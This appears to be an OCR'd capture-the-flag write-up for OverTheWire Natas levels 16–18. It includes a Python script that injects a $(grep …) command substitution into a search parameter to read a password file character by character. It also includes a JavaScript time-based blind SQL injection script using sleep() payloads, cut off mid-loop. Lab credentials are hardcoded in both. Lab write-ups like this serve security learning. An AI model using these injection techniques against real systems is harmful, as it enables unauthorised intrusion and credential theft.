
Using this javascript code (I got from github:) I get the password:

```
import requests
from requests.auth import HTTPBasicAuth

auth=HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')

filteredchars = ''
passwd = ''
```

17 July,24


```
allchars =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890'
for char in allchars:
 r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ' + char + '
/etc/natas_webpass/natas17)', auth=auth)

 if 'doomed' not in r.text:
  filteredchars = filteredchars + char
  print(filteredchars)

for i in range(32):
 for char in filteredchars:
  r = requests.get('http://natas16.natas.labs.overthewire.org/?needle=doomed$(grep ^' + passwd
+ char + ' /etc/natas_webpass/natas17)', auth=auth)

  if 'doomed' not in r.text:
   passwd = passwd + char
   print(passwd)
   break
```

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
14:11
natas17.natas.labs.overthewi
natas18.natas.labs.overthewi
natas18.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS18
We Chall
SUBMIT TOKEN
Please login with your admin account to retrieve credentials for natas19.
Username:
Password:
Login
View sourcecode
28
const text = await req(chars[i]);
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


17 July,24

Output:



Successfully got the password for natas17:

17 July,24




Natas Level 17 → Level 18

Username: natas18

URL: http://natas18.natas.labs.overthewire.org

17 July,24



Time-based blind SQL injection.

This technique involves exploiting a SQL injection vulnerability by observing time delays in the server's responses to infer information about the database.

I used this javascript code (found on github: Reference:

https://gist.github.com/Ta1al/261149e2edaab678f266cdb5d58c2c84), I got the password:

17 July,24

JS Code:


```
const base64 = require('base-64');
const chars = [
   'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z',
   'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z',
   '0', '1', '2', '3', '4', '5', '6', '7', '8', '9'
];
const wait_time = 2 // seconds
async function req(char) {
                let formData = new FormData();
                formData.append("username", `natas18" and password like binary '%${char}%' and sleep(${wait_time}) #`);
                const req = await fetch('http://natas17.natas.labs.overthewire.org/index.php?debug',
                {
                  method: "POST",
                  headers: new Headers({
                          "Authorization": `Basic ${base64.encode('natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC')}` // <- this password may change in the future
                  }),
                  body: formData
                });
                const text = await req.text();
                return text;
}

async function findpass() {
                let valid_chars = [];
                for (let i = 0; i < chars.length; i++)
                {
                  let before = new Date().getTime();
                  const text = await req(chars[i]);
                  let after = new Date().getTime();
                  console.log("Diff", after-before, "Char:", chars[i]);
                  if((after - before) > (wait_time * 1000)) {
                          valid_chars.push(chars[i]);
                          console.log("Found characters: ", valid_chars.join(''), "(Matched/Total: ", valid_chars.length, "/", chars.length, ")");
                  }

                }
```

17 July,24


```
        let password = ""; // <- put password here
        // ------------------------------------------------
        while(true) {
          for(let i = 0; i <= valid_chars.length; i++) {
                let before = new Date().getTime();
                const text = await req(password + valid_chars[i]);
                let after = new Date().getTime();
                if((after - before) > (wait_time * 1000)) {
                        password += valid_chars[i];
